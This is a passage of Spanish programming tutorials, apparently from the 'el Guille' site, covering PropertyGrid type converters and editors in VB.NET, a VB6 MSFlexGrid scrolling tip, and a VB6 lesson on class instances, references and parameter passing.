        Return MyBase.ConvertTo(context, culture, value, destinationType)
    End Function
End Class
```

El objetivo es convertir el valor de tipo Color de la propiedad a un tipo Integer y entregárselo al PropertyGrid, y recibir del PropertyGrid un valor de tipo Integer y convertirlo al tipo Color de la propiedad y, de paso, entregárselo al editor. Eso es exactamente lo que hace esta clase.

En primer lugar debemos acordar que permitimos la conversión tanto en un sentido como en otro: desde el tipo del PropertyGrid al de la propiedad (**CanConvertFrom = True**) y desde el de la propiedad al del PropertyGrid (**CanConvertTo = True**). Después debemos comprobar que los tipos son correctos. He aquí una tabla donde especifico el tipo correcto para las variables de cada miembro de la clase convertidora, incluido el valor de salida. Con "PropertyGrid" me refiero al tipo que espera el PropertyGrid (en nuestro caso, Integer) y con "Propiedad" el propio de la propiedad, valga la redundancia; en nuestro caso, Color.

Procedimientos / Variables	value	sourceType	destinationType	Return
CanConvertFrom		**PropertyGrid**		**Boolean**
ConvertFrom	**PropertyGrid**			**Propiedad**
CanConvertTo			**Propiedad**	**Boolean**
ConvertTo	**Propiedad**		**PropertyGrid**	**PropertyGrid**

Una vez efectuadas las oportunas comprobaciones, procederemos a la conversión en sí.

La función **ConvertFrom** nos entrega en su parámetro **value** el valor procedente del PropertyGrid que hemos de convertir al valor que espera la propiedad. Implementaremos, por tanto, la conversión, y el resultado será el valor de salida de la función. En nuestro caso **value** contiene el tipo Integer que entrega el PropertyGrid, lo convertimos a un tipo **Color** y el resultado es el valor de salida de la función.

La función **ConvertTo**, por contra, nos entrega en su parámetro **value** el tipo de la propiedad que hemos de convertir al valor que espera el PropertyGrid. Implementamos la conversión y el resultado lo colocamos en la puerta de salida de la función. En nuestro caso, **value** contiene el tipo **Color** que hemos convertido al tipo Integer que espera el PropertyGrid.

Sólo resta, como de constumbre, asignar a la propiedad la clase convertidora mediante un atributo. El atributo se llama, como era de esperar, TypeConverter(Attribute):

```
    <Editor(GetType(EditorColorOjos), GetType(UITypeEditor)), _
    TypeConverter(GetType(ColorConverter)), _
    Category("Rasgos físicos"), Description("Color de los ojos")> _
    Public Property ColorOjos() As Color
        Get
            Return _ColorOjos
        End Get
        Set(ByVal Value As Color)
            _ColorOjos = Value
        End Set
    End Property
```

Ahora sí que funciona.

Edición de propiedades en varias filas

No cante el lector victoria. La mayoría de los usuarios de nuestra aplicación seleccionará el color visualmente, pero seguro que a un pequeño porcentaje de ellos le da por jugar con los números a ver qué pasa. Tras seleccionar un determinado color, en la celda de la propiedad nos ha aparecido su representación textual. Deberíamos poder seleccionar un color simplemente editando los valores numéricos que lo representan. Es más, sería mucho más cómodo y elegante que cada uno de esos valores tuviera su propia fila en el PropertyGrid, y que todas las filas estuvieran agrupadas bajo la de la su propiedad "ColorOjos".

La clase que distribuye los miembros de un tipo en varias filas hereda de **ExpandableObjectConverter**, que a su vez hereda de **System.ComponentModel.TypeConverter**, lo cual implica que es incompatible con la clase Int32Converter que hemos utilizado en nuestro ejemplo y con cualquier otra heredera de TypeConverter. O aplicamos una clase o aplicamos la otra, pero las dos a la vez es imposible. Además, una vez implementada la heredera de ExpandableObjectConverter, debemos incluirla en un atributo Editor(Attribute) que se aplica no a la propiedad, sino a su tipo. No podemos aplicar atributos al tipo Color, así que tenemos que construirnoslo nosotros.

Para más inri, el tipo Color no es una clase, sino una estructura, *ergo* no lo podemos heredar. Tenemos que construir nuestra clase desde los cimientos. He aquí un ejemplo:

```
Imports System.ComponentModel
Imports System.Drawing.Design
Imports System.Globalization

<TypeConverter(GetType(ColorConverterEx))> _
Public Class ColorEx

    Private _A As Byte = 255
    Private _R As Byte = 255
    Private _G As Byte = 255
    Private _B As Byte = 255

    Public Sub New()

    End Sub
    Public Sub New(ByVal value As Color)
        _A = value.A
        _R = value.R
        _G = value.G
        _B = value.B
    End Sub
    Public Sub New(ByVal Transparencia As Byte, ByVal Rojo As Byte, ByVal Verde As Byte, ByVal azul
As Byte)
        _A = Transparencia
        _R = Rojo
        _G = Verde
        _B = azul
    End Sub

    <DefaultValue(255)> _
    Public Property Transparencia() As Byte
        Get
            Return _A
        End Get
        Set(ByVal Value As Byte)
            _A = Value
        End Set
    End Property
```

```
    <DefaultValue(255)> _
    Public Property Rojo() As Byte
        Get
            Return _R
        End Get
        Set(ByVal Value As Byte)
            _R = Value
        End Set
    End Property

    <DefaultValue(255)> _
    Public Property Verde() As Byte
        Get
            Return _G
        End Get
        Set(ByVal Value As Byte)
            _G = Value
        End Set
    End Property

    <DefaultValue(255)> _
     Public Property Azul() As Byte
        Get
            Return _B
        End Get
        Set(ByVal Value As Byte)
            _B = Value
        End Set
    End Property

    Public Property Color() As Color
        Get
            Return Color.FromArgb(_A, _R, _G, _B)
        End Get
        Set(ByVal Value As Color)
            Transparencia = Value.A
            Rojo = Value.R
            Verde = Value.G
            Azul = Value.B
        End Set
    End Property

    Public ReadOnly Property Matiz() As Single
        Get
            Return Color.FromArgb(_A, _R, _G, _B).GetHue
        End Get
    End Property

    Public ReadOnly Property Brillo() As Single
        Get
            Return Color.FromArgb(_A, _R, _G, _B).GetBrightness
        End Get
    End Property

    Public ReadOnly Property Saturación() As Single
        Get
            Return Color.FromArgb(_A, _R, _G, _B).GetSaturation
        End Get
    End Property

End Class
```

Para no borrar lo que tanto esfuerzo nos ha costado, añadiremos a la clase MiAmigo una propiedad ColorOjosEx de tipo ColorEx:

```
    <Editor(GetType(EditorColorOjosEx), GetType(UITypeEditor)), _
    Category("Rasgos físicos"), Description("Color de los ojos")> _
    Public Property ColorOjosEx() As ColorEx
        Get
            Return _colorOjosEx
        End Get
        Set(ByVal Value As ColorEx)
            _colorOjosEx = Value
```

```
        End Set
    End Property
        Private _ColorOjosEx As ColorEx
```

Debemos, lógicamente, introudcir modificaciones en nuestro editor de color de ojos para adaptarlo al nuevo tipo, y tenemos que implementar el convertidor **ColorConverterEx** encargado de distribuir los miembros del tipo ColorEx en varias filas.

El nuevo editor sólo tiene que modificar la función **EditValue** porque los tipos Color que nuestro selector de color de ojos personalizado recibe y entrega han de ser convertidos a tipos ColorEx, de modo que no merece la pena reescribirlo entero: creamos una clase **EditorColorOjosEx** que herede de **EditorColorOjos** y reimplementamos **EditValue** (para ello hemos marcado esta función en EditColorOjos **Overridable**):

```
Public Class EditorColorOjosEx : Inherits EditorColorOjos

    Public Overloads Overrides Function EditValue(ByVal context As _
    System.ComponentModel.ITypeDescriptorContext, _
    ByVal provider As System.IServiceProvider, ByVal value As Object) As Object
        'value contiene un tipo ColorEx

        If value Is Nothing Then value = New ColorEx(Color.White)
        Dim Ojo As New EyesColorWindowsApplication.EntryPoint()

        'Entregamos un tipo Color obtenido convirtiendo el tipo ColorEx de value
        Dim sol As Object = _
        Ojo.Run(Color.FromArgb(value.Transparencia, value.Rojo, value.Verde, value.azul))

        'Recibimos un tipo Color, lo convertimos en ColorEx y le damos salida.
        If Not sol Is Nothing Then Return New ColorEx(sol.A, sol.R, sol.G, sol.B)

    End Function

End Class
```

Los miembros reimplementados de la clase convertidora no hace, a fin de cuentas, sino convertir un objeto ColorEx (es decir, el tipo de la propiedad) en su representacón textual y viceversa. En realidad, la distribución de las proiedades en filas es responsabilidad de la clase base. Por lo demás, esta clase es muy similar a cualquier otra derivada de TypeConverter:

```
Public Class ColorConverterEx : Inherits ExpandableObjectConverter
    Public Overloads Overrides Function CanConvertFrom(ByVal context As ITypeDescriptorContext, _
    ByVal sourceType As Type) As Boolean
        If sourceType Is GetType(String) Then
            Return True
        End If
        Return MyBase.CanConvertFrom(context, sourceType)
    End Function
    Public Overloads Overrides Function CanConvertTo(ByVal context As ITypeDescriptorContext, _
    ByVal destinationType As Type) As Boolean
        If destinationType Is GetType(ColorEx) Then
            Return True
        End If
        Return MyBase.CanConvertFrom(context, destinationType)
    End Function

    Public Overloads Overrides Function ConvertTo(ByVal context As ITypeDescriptorContext, _
        ByVal culture As CultureInfo, ByVal value As Object, ByVal destinationType As Type) As
Object
        If destinationType Is GetType(String) AndAlso TypeOf value Is ColorEx Then

            'Este procedimiento obtiene un tipo ColorEx de value
            'y lo convierte a un tipo String con el formato:
            'Color [Transparencia=255, Rojo=10, Verde=248, azul=243]
            'que será la cadena de texto que aparecerá
            'en la "celda madre" de la propiedad

            'Esta cadena de texto no se puede editar directamente en el PropertyGrid
```

```
            'sino que se actualiza ella sola cuando el usuario modifica
            'los valores de las propiedades desplegadas en filas
            'del tipo ColorEx de la propiedad ColorOjosEx

            'Concluyendo: este procedimiento lee el tipo ColorEx de la propiedad
            'y lo escribe transformado en String en el PropertyGrid
            Dim cX As ColorEx

            If value Is Nothing Then
                cX = New ColorEx(255, 255, 255, 255)
            Else
                cX = CType(value, ColorEx)
            End If

            Dim s As String
            s = String.Format("Transparencia={0}, ", cX.Transparencia)
            s &= String.Format("Rojo={0}, ", cX.Rojo)
            s &= String.Format("Verde={0}, ", cX.Verde)
            s &= String.Format("azul={0}", cX.Azul)

            s = String.Format("Color [{0}]", s)

            Return s
        End If
        Return MyBase.ConvertTo(context, culture, value, destinationType)
    End Function

    Public Overloads Overrides Function ConvertFrom(ByVal context As ITypeDescriptorContext, _
    ByVal culture As CultureInfo, ByVal value As Object) As Object

        'Este procedimiento obtiene un tipo String de value con el formato:
        'Color [Transparencia=255, Rojo=10, Verde=248, azul=243]
        'y lo convierte a un tipo ColorEx

        'Al actuar el usuaro sobre los valores de las propiedades
        'del tipo ColorEx de la propiedad ColorOjosEx
        'los valores representados en la mencionada cadena varían en consonancia.
        'De hecho, esta cadena contiene información suficiente
        'para generar un objeto ColorEx que contenga los valores
        'editados por el usuario.

        'En resumidas cuentas, este procedimiento lee la susodicha cadena de tipo String
        'y con esa información genera un objeto ColorEx
        'y se lo entrega a la propiedad ColorOjosEx


        If TypeOf value Is String Then
            Dim i As Short, s(), t(), u(3) As String
            Dim cx As ColorEx = New ColorEx()

            s = Split(value, ",")
            For i = 0 To 3
                t = Split(s(i), "=")
                u(i) = Trim(t(1))
            Next

            cx.Transparencia = Byte.Parse(u(0))
            cx.Rojo = Byte.Parse(u(1))
            cx.Verde = Byte.Parse(u(2))
            cx.Azul = Byte.Parse(u(3))

            Return cx

        End If
        Return MyBase.ConvertFrom(context, culture, value)
    End Function

End Class
```

Aquí tenemos nuestra propiedad repartida en varias filas:

Quizá el lector se pregunte porqué cuando modifica el valor de la propiedad Color toda la propiedad ColorOjosEx asume el cambio, mientras que, si modifica el valor de las propiedades Transparencia, Rojo, Azul o Verde, nada sucede y el valor de ColorOjosEx no se altera.

Observe el miembro Color de la Clase ColorEx. Cuando el código cliente escribe un valor en la propiedad Color, es decir, asigna un valor a value dentro de Set, el código de la propiedad escribe a su vez en las propiedades Transparencia, Rojo, Azul y Verde, con lo que el objeto de tipo ColorEx queda modificado. Esta modificación la lee la clase conversora y genera la representación textual del nuevo valor, que deposita en la celda derecha de la propiedad "madre" ColorOjosEx.

Cuando el código cliente asigna un nuevo valor a la propiedad Transparencia, Rojo, Azul o Verde, simplemente, y aunque suene tautológico, varía el valor de una variable privada sin prácticamente repercusión inmediata en las demás propiedades ni en el objeto en sí, de ahí que los demás miembros no se alteren. Para solventar este pequeño escollo recurriremos otra vez al evento **PropertyValueChanged** más arriba descrito. Si detectamos que el cambio de valor ocurre en las propiedades Transparencia, Rojo, Azul o Verde, entonces nos valdremos del siguiente truco para que el cambio afecte a todo el objeto:

```
Private Sub PropertyGrid1_PropertyValueChanged(ByVal sender As Object, _
    ByVal e As System.Windows.Forms.PropertyValueChangedEventArgs) _
    Handles PropertyGrid1.PropertyValueChanged

    'Detectamos un cambio en la propiedad que nos interesa
     'comprobando mediante .Label el nombre de la propiedad
     Select Case e.ChangedItem.Label
     Case "Transparencia", "Rojo", "Verde", "Azul"

             '"Extraemos" el objeto del PropertyGrid
                 Dim o As MiAmigo = PropertyGrid1.SelectedObject

                  'Le asignamos nuevos valores a las propiedades que nos interesen
                  'o simplemente creamos un objeto nuevo y se lo asignamos,
                  'que es precisamente lo que hacemos aquí
                  'recuperando los valores de las variables privadas
                  'por medio de las propiedades del objeto extraído
        o.ColorOjosEx = New ColorEx(o.ColorOjosEx.Transparencia, _
        o.ColorOjosEx.Rojo, o.ColorOjosEx.Verde, o.ColorOjosEx.Azul)

                  'y volvemos a "meter" el objeto en el propertyGrid
```

```
            PropertyGrid1.SelectedObject = o

    End Select
End Sub
```

Quizá el el lector también se pregunte si es imprescindible transformar el tipo de la propiedad en su reperesentación textual y viceversa. Si se trata sólo de cuatro valores, como en este caso, aporta elegancia, pero si se trata de un tipo muy complejo, expresar todas sus propiedades en una línea puede resultar muy engorroso y no tan elegante. Efectivamente, el lector tiene toda la razón. La solución, además, es muy sencilla: es el viejo y eficaz truco de la variable pública. En vez de codificar y decodificar una línea de texto, creamos una variable pública en un módulo público del mismo tipo que la propiedad y almacenamos en ella el objeto editado por el usuario. En vez de la representación textual del objeto, escribimos en la celda una frase informativa o un mensaje para el usuario o lo que se nos ocurra. La implementación de la clase convertidora es más sencilla porque, en realidad, no hay nada que convertir:

```
Public Class ColorConverterEx : Inherits ExpandableObjectConverter
    Public Overloads Overrides Function CanConvertFrom(ByVal context As ITypeDescriptorContext, _
    ByVal sourceType As Type) As Boolean
        If sourceType Is GetType(String) Then
            Return True
        End If
        Return MyBase.CanConvertFrom(context, sourceType)
    End Function
    Public Overloads Overrides Function CanConvertTo(ByVal context As ITypeDescriptorContext, _
    ByVal destinationType As Type) As Boolean
        If destinationType Is GetType(ColorEx) Then
            Return True
        End If
        Return MyBase.CanConvertFrom(context, destinationType)
    End Function

    Public Overloads Overrides Function ConvertTo(ByVal context As ITypeDescriptorContext, _
        ByVal culture As CultureInfo, ByVal value As Object, ByVal destinationType As Type) As
Object
        If destinationType Is GetType(String) AndAlso TypeOf value Is ColorEx Then

            Dim cx As ColorEx

            If value Is Nothing Then
                cx = New ColorEx(255, 255, 255, 255)
            Else
                cx = CType(value, ColorEx)
            End If

            'En vez de convertirlo a tipo texto lo almacenamos en la variable ColorExVar
            ColorExVar = cx

           'Escribimos en la celda un texto informativo o representativo del objeto
            Return "Frío intenso. Muy por debajo de cero grados."
        End If
        Return MyBase.ConvertTo(context, culture, value, destinationType)
    End Function

    Public Overloads Overrides Function ConvertFrom(ByVal context As ITypeDescriptorContext, _
    ByVal culture As CultureInfo, ByVal value As Object) As Object

        If TypeOf value Is String Then
        'En vez de decodificar una línea de texto
        'recuperamos el objeto almacenado en ColorExVar
            Return ColorExVar
        End If
        Return MyBase.ConvertFrom(context, culture, value)
    End Function

End Class
Public Module ColorExMOdule
    Public ColorExVar As ColorEx
End Module
```

Código de ejemplo del Control PropertyGrid

1-Controles.zip (48 KB)

> Controles lanza diferentes controles al formulario y los conecta con el PropertyGrid permitiéndole al usuario editar todas sus propiedades. Además los controles pueden arrastrarse y así comprobar que los valores que indican su posición se actualizan automáticamente en el PropertyGrid.

2-Amigo.zip (329 KB)

> Amigo crea una clase, la conecta con el PropertyGrid y añade un editor y otras personalizaciones de edición de las propiedades, todas ellas explicadas en esta entrega.

Ir al índice principal de la Web de el Guille

Pincha en este logo para ir a la página principal de: "el Guille", la web de la programación y algo más...

el Guille en Delphi...

Un intento de hermanar dos lenguajes que "históricamente" no se han llevado muy bien...
(al menos los "programadores" de estos lenguajes... el otro es el Visual Basic...)

Contenido:

- **Batiburrillo**
- **Curso básico de Delphi**
- **API**
- **Lenguaje**
- **Objetos**
- **Trucos**
- **Otros Sitios (links)**
- **el Guille en VB...**

Colaboraciones:

- **Apuntes Delphi**
  (19/Ene/02)

(c) Guillermo 'guille' Som, 1999-2002

Ir al índice principal de la Web de el Guille

Ir al Principio o al Final de un Flexgrid

Fecha: 19/Ago/2000 (18/Ago/2000)
Autor: Norberto Horacio Miras nmiras@topmail.com.ar

Es una llamada a la api de Windows (send message) que lo que hace es mandarte al principio o al final de un control msflexgrid.

Código de ejemplo:

Crea un nuevo proyecto, añade un MSFlexGrid (Flex), dos botones (Command1 y Command2) y añade el siguiente código al formulario (Form1):

```
'
'--------------------------------------------------------------------------------
' From: "norberto horacio miras" <nmiras@topmail.com.ar>
' Sent: Friday, August 18, 2000 3:53 PM
' Subject: Te mando un truco de Api de Windows
'
' Descripción:
' Es una llamada a la api de Windows (send message)
' que lo que hace es mandarte al principio o al final de un control msflexgrid.
'
' Modificado: Guillermo 'guille' Som, 19/Ago/2000
'--------------------------------------------------------------------------------
Option Explicit

Private Declare Function SendMessage Lib "user32" Alias "SendMessageA" _
    (ByVal hWnd As Long, ByVal wMsg As Long, _
    ByVal wParam As Long, lParam As Any) As Long

Private Sub Command1_Click()
    Dim var As Long
    Const WM_VSCROLL = &H115
    Const SB_TOP = 6
    var = SendMessage(Flex.hWnd, WM_VSCROLL, SB_TOP, 0)
End Sub

Private Sub Command2_Click()
    Dim var As Long
    Const WM_VSCROLL = &H115
    Const SB_BOTTOM = 7
    var = SendMessage(Flex.hWnd, WM_VSCROLL, SB_BOTTOM, 0)
End Sub
```

Ponga una clase en su vida
segunda entrega

Fecha: 9/Feb/99 (??/Dic/98)
Autor: Luis Sanz, Hospital "Reina Sofía" hrst@ctv.es

Siempre ha habido clases

Volvemos al árido tema de las clases y de los objetos. A ver si podemos avanzar un poco más sin dormirnos.

Vimos en el capítulo anterior algunos de los aspectos más sencillos de los módulos de clases, y sus ventajas respecto a los módulos estándar.

Empezamos a construir un proyecto de gestión de amigos, empezando por un sistema "clásico", con formularios que se comunican por variables públicas, y como poco a poco hemos ido modificándolo hasta convertirlo en algo un poco (por ahora, poco) más robusto. Pero apenas nombramos algunas de las posibilidades de esta nueva herramienta de VB.

Clases, objetos, instancias y referencias

Hubo un aspecto que no sé si quedó muy claro en el capítulo anterior. De vez en cuando, hablábamos de "módulos de clases", en otros casos, de "instancias", en otros casos, de "referencias". Vamos a ver si aclaramos un poco el tema.

Un módulo de clases no es un objeto de VB, sino el esquema a base del cual se construirán otros: no es sino la receta con las que VB "cocinará" un objeto en tiempo de ejecución.

Una instancia es el objeto (pido disculpas ante los puristas) que VB construye, a partir de la clase, en tiempo de ejecución. La relación entre el módulo de clases y la instancia es la misma que entre el molde de una tarta y la tarta (el ejemplo está sacado del libro de Harold Davis "Secretos de Visual Basic": un libro de nivel intermedio que no es ninguna maravilla, pero se deja leer).

Pero una vez cocinada la tarta (creado el módulo de clases), tendremos que poder acceder a ella: supongamos que queremos comernos un trozo, pero la habitación está sin luz (ya sabéis que el funcionamiento de Windows es un poco oscuro): si cogemos un cuchillo, y empezamos a dar tajos, lo menos que nos puede pasar es que nos quedemos sin mano (y que se bloquee el sistema operativo). Para poder partirla, necesitamos saber dónde está "en el borde de la mesa que está a la derecha". La ubicación en memoria de la instancia es la referencia.

Lo del modelo, la instancia y la referencia no se aplica sólo a los módulos de clases: afecta a todo tipo

de objetos de VB. Por ejemplo

```
Option Explicit

Private Sub Form_Click()

     Dim FLForm As Form1

     Set FLForm = New Form1

     FLForm.Show

     Set FLForm = Nothing

End Sub
```

Vamos a revisar cada línea:

```
Dim FLForm As Form1
```

En esa línea no se ha creado aún la instancia. Simplemente se ha reservado una posición en memoria para la referencia a ésta.

```
Set FLForm = New Form1
```

Ahora se "da la orden" de crear una copia en memoria del objeto (del formulario), aunque este todavía no se ha iniciado.

```
FLForm.Show
```

Ahora se ha dado a la copia del formulario (a la instancia) la orden de que se muestre (y como buen formulario, se carga solito en cuanto nos referimos a él). La orden no ha sido dada a Form1, sino a la nueva copia en memoria. Para localizarla, lo hacemos mediante su "dirección" (su referencia) que habíamos almacenado en la variable FLForm.

```
Set FLForm = Nothing
```

Ahora lo que hacemos es destruir (poner a cero) la variable que contenía la referencia de la instancia del formulario. *Pero la instancia no se ha destruido*. Sigue presente en memoria (y en la pantalla) hasta que reciba una orden específica (hasta que cerremos manualmente el formulario). Ahora bien, hemos "perdido" la dirección de la instancia y, en principio, ya no podemos localizarla (no es así realmente: VB almacena por su cuenta la referencia en la colección Forms, que podríamos localizar).

Es importante pues ver que el ciclo de vida de las instancias no tiene por qué ser el mismo que las referencias. Por una parte, podemos destruir la referencia mientras la instancia sigue cargada (como en el caso anterior). Y lo contrario: podríamos descargar el objeto mientras la referencia sigue existiendo:

```
Dim FLForm As frmPrueba

     Set FLForm = New frmPrueba
```

```
        FLForm.Show

        Unload FLForm ‘Se descarga

        FLForm.Caption = "Hola"
```

En estos casos, al hacer nueva referencia al objeto, se crea una nueva instancia de éste (por eso a veces no se consigue cerrar aplicaciones mal diseñadas).

En VB, las instancias de las clases y sus referencias están relacionadas: la instancia se destruye cuando se destruye su referencia (con `Set… = Nothing`), o cuando su referencia cae fuera de ámbito.

En un aspecto los formularios se comportan de una forma diferente a las clases: si tenemos un formulario (frmPrueba) y ponemos:

```
    Private Sub Form_Click()

        frmPrueba.Show

        frmPrueba.Print "Hola"

    End Sub
```

Lo que ocurre al pulsar es que directamente se accede a la copia actual de frmPrueba, y se imprime "Hola" (completamente diferente a lo que ocurría antes). Es como si hubiese una "referencia automática" a frmPrueba.

Esto se debe a que los formularios tienen una "instancia por defecto" a la que se accede si se usa su nombre. Es como si, por cada formulario que incluyésemos, hubiésemos puesto una línea (invisible) que pusiese:

```
    Global frmPrueba As New frmPrueba
```

Recordaréis del capítulo anterior las dos formas de declarar un módulo de clases. Ahora, frmPrueba es una instancia a una copia del formulario, pero podemos usarla también para crear nuevas copias:

```
    Dim FLPrueba = New frmPrueba
```

En el ejemplo anterior, cuando cogemos un molde de la tarta frmPrueba, vemos que ya está lleno (con la instancia por defecto frmPrueba). Pero nadie nos obliga a usarla, sino que podemos crear nuevas copias (nuevas instancias) como vimos antes. Es más, suele ser ventajoso usar copias (ya que así evitamos el uso de una variable global, y restringimos el acceso a nuestras copias de los formularios). A cambio de una pequeña penalización en recursos, hacemos más sólida nuestra aplicación.

Parámetros por valor y por referencia

Esto se relaciona con un aspecto (que no es de las clases; es mucho más básico) que es el paso de los parámetros por valor y por referencia. Por ejemplo, vamos a tener una función que mostrará una cadena sin su última letra. Para ello tenemos un formulario con un TextBox, y este código:

```
Private Sub txtPrueba_Click()
     Dim sLCadena As String
     sLCadena = txtPrueba.Text
     Cortacadena sLCadena
     txtPrueba.Text = sLCadena
End Sub
Private Sub Cortacadena(ByRef Cadena As String)
     If Len(Cadena) Then
               Cadena = Left$(Cadena, Len(Cadena) - 1)
               Print Cadena
     End If
End sub
```

Vemos cómo no sólo muestra la cadena cortada, sino que también corta la cadena original. Si sustituímos `ByRef` por `ByVal`:

```
Private Sub Cortacadena(ByVal Cadena As String)
```

Ahora la función se porta mejor, y "no mete la zarpa" dónde no debe.

La causa es que a las funciones no se les envía las variables, sino la dirección de memoria en la cual se encuentran. Cuando se pasa un parámetro por referencia, le indicamos a la función la ubicación de la variable, y le dejamos que haga con ella lo que quiera. Cuando pasamos un parámetro por valor, lo que hacemos es crear una copia temporal de la variable, e indicar a la función la dirección de la copia. La copia se destruirá cuando salga de ámbito, o sea, al acabar la función.

Por defecto, los procedimientos de VB reciben los parámetros por referencia. Este sistema puede ser marginalmente más rápido, ya que no se requiere la creación de copias locales, pero es inseguro (le damos al procedimiento la llave de casa).

En ocasiones desearemos enviar parámetros por referencia: por ejemplo, podemos querer una función que revise una cadena, quite los espacios, y devuelva por un lado la cadena sin los espacios, y por otra el número de espacios que había (por cierto, para hacer esto VB6 nos ahorrará mucho trabajo, con sus nuevas funciones como Replace). Para hacer eso, pasaremos a la función la cadena por referencia. La función modificará la cadena "directamente", y el valor devuelto será el número de espacios que había.

Pero ¿qué ocurre con los objetos? Habitualmente, lo que manejamos no son los objetos, sino referencias. Así, en este código:

```
Private Sub Form_Click()

    Dim FLForm As frmPrueba

    Set FLForm = New frmPrueba

    FLForm.Show

    Prueba FLForm

    FLForm.Print "Otra"

End Sub

Private Sub Prueba(ByVal F As Form)

    F.Print "Hola"

End Sub
```

Cada vez que pulsemos, obtendremos una ventana así:

A pesar de haber pasado el parámetro (el formulario) por valor, lo ha modificado. Se debe a que el parámetro enviado no es una copia del formulario, sino una copia de la referencia al formulario (y por tanto, el procedimiento sigue sabiendo donde encontrarlo). Si en lugar de pasarlo por valor, lo hacemos por referencia, parece que el efecto es el mismo. Pero las diferencias surgen cuando destruimos la referencia:

```
Private Sub Prueba(ByVal F As Form)
```

```
        F.Print "Hola"

        Set F = Nothing

    End Sub
```

Seguirá funcionando, porque no se ha destruído la referencia almacenada, sino la copia local. Si sustituimos por ByRef:

```
    Private Sub Prueba(ByRef F As Form)

        F.Print "Hola"

        Set F = Nothing

    End Sub
```

Cuando vayamos a imprimir la línea "Otra", obtenemos un error "Se requiere un objeto": ahora no se ha enviado una copia de la referencia, sino la dirección de esta. Por eso ha podido destruirse.

Por tanto, un seguro contra errores y contra manipulaciones malintencionadas es enviar todos los parámetros por valor, incluyendo los objetos, salvo en los casos en los que necesitemos que la función manipule directamente el parámetro.

Jerarquía de clases

Una posibilidad de las clases, que no tienen los formularios, es la posibilidad de construir objetos complejos a base de otros objetos anteriores. Empezaremos por el principio, y veremos que ocurre con los TDUs.

Tipos Definidos por el Usuario anidados

Los Tipos Definidos por el Usuario (TDUs) pueden construirse a base de otros TDUs:

```
    Public Type TipoDireccion

        Direccion As String

        Ciudad As String

        Pais As String

        CódigoPostal As String

        Telefono As String

    End Type

    Public Type TipoAmigo
```

```
        Nombre As String
        Apellido1 As String
        Apellido2 As String
        Edad As Integer
        SexoVaron As Boolean
        Direccion As TipoDireccion
    End Type
    Public Sub Prueba()
        Dim tLAmigo As TipoAmigo
        tLAmigo.Direccion.Ciudad = "Zaragoza"
    End Sub
```

Así podremos construir una variable "a trozos", usando tipos anteriores, tipos definidos por el API, de alguna librería de tipos... Nos permite organizar mejor los datos que si todas las variables están en el "tipo base", organizando una especie de "jerarquía de tipos".

Además, los TDUs pueden incluir matrices, que pueden ser dinámicas. Por ejemplo, los amigos del ejemplo anterior pueden tener varias direcciones (la del trabajo, la del pueblo, la de sus padres), y varios teléfonos (también se han comprado móvil, que plaga):

```
    Public Type TipoDireccion
        Direccion As String
        Ciudad As String
        Pais As String
        CódigoPostal As String
        Telefono() As String
    End Type
    Public Type TipoAmigo
        Nombre As String
        Apellido1 As String
```

```
        Apellido2 As String

        Edad As Integer

        SexoVaron As Boolean

        Direccion() As TipoDireccion

    End Type

    Public Sub Prueba()

        Dim tLAmigo As TipoAmigo

        ReDim tLAmigo.Direccion(2)

        ReDim tLAmigo.Direccion(0).Telefono(1)

        tLAmigo.Direccion(0).Ciudad = "Zaragoza"

        tLAmigo.Direccion(0).Telefono(0) = "976 123456"

        tLAmigo.Direccion(0).Telefono(1) = "609 654321"

    End Sub
```

Como vemos, podemos redimensionar cada matriz, y redimensionar cada matriz "hija" por separado. Esto puede ser una solución para tener matrices dinámicas, redimensionables en dos dimensiones (con `ReDim` sólo podemos redimensionar la última).

Y, si no sabemos que vamos a guardar (en un caso la dirección del amigo, con `clsDireccion`; en otro caso, su trabajo, con `clsEsclavitud`) podemos declarar el elemento del TDU como Variant. Podremos guardar cualquier cosa: números, textos, matrices…

Así podemos construir TDUs complejos que admitan cualquier tipo de datos, incluso relaciones complejas, listas de longitud variable, listas de elementos de distintos tipos... Pero este sistema de organización es ineficaz.

Clases en piezas

En primer lugar, los TDUs tipos complejos siguen siendo TDUs, con sus limitaciones: no pueden ser parámetros de procedimientos públicos (últimas noticias: en Visual Basic 6 *sí* pueden serlo: en las páginas del Guille hay más información), no filtran los datos introducidos sin un procedimiento externo (y si además algún elemento es Variant, no digamos), etc.

Pero las clases salen al quite: las podemos construir usando como componentes otras clases: así por ejemplo, podemos escribir una clase clsDireccion:

```
    Option Explicit
```

```
Public Direccion As String

Public Ciudad As String

Public Pais As String

Public CódigoPostal As String

Public Telefono As String
```

E incluirla en clsAmigo, usando un procedimiento Property Set:

```
Private cMDireccion As clsDireccion

Public Property Set Direccion(NuevaDireccion As clsDireccion)

    Set cMDireccion = NuevaDireccion

End Property

Public Property Get Direccion() As clsDireccion

    Set Direccion = cMDireccion

End Property
```

También podría haber sido una variable pública:

```
Public Direccion As clsDireccion
```

Aunque ya sabéis que un procedimiento de propiedad nos da más control, como vimos en el capítulo anterior. Para acceder, lo haríamos siguiendo la cadena de clases (de referencias a las instancias de las clases, claro), con:

```
CGAmigo(0).Direccion.Ciudad = "Zaragoza"
```

Los elementos de clsDireccion pueden ser también matrices. Pero no es tan sencillo implementarlo como en el caso de los TDUs. Si escribimos:

```
Public Telefono() As String
```

Nos dará un error: las matrices no pueden ser miembros públicos de un módulo de objeto (de un formulario o un módulo de clases). Pero podremos hacerlo con una matriz privada a la que accedamos mediante un procedimiento Property:

```
Private sMTelefono() As String

Public Property Let Telefonos(Indice As Integer, NuevoTelefono As
String)
```

```
        On Error Resume Next
        sMTelefono(Indice) = NuevoTelefono
        If Err Then
                Err.Clear
                ReDim Preserve sMTelefono(Indice)
                sMTelefono(Indice) = NuevoTelefono
        End If
    End Property
    Public Property Get Telefonos(Indice As Integer) As String
        If Indice > UBound(sMTelefono) Then
                Err.Raise 13003, , "Este amigo no tiene tantos teléfonos"
        Else
                Telefonos = sMTelefono(Indice)
        End If
    End Property
```

Este procedimiento es más complejo de lo esperado: no basta con asignar directamente el valor de la propiedad, ya que obtendríamos un error del tipo "Índice fuera de rango". Es preciso tener una rutina que redimensione la matriz.

Otro tanto puede hacerse en clsAmigo con clsDireccion: basta con poner:

```
    Private cMDireccion() As clsDireccion
```

Y luego escribir una rutina similar a la anterior, con la precaución de iniciar los objetos (`Set cMDireccion(Indice) = New clsDireccion`). Así parece que podemos guardar datos bastante complejos ¿no? Pero, por desgracia, el sistema hace aguas por todas partes:

En primer lugar, no hay ningún sistema de control que evite que se dejen espacios vacíos en la matriz: nos permitiría asignar:

```
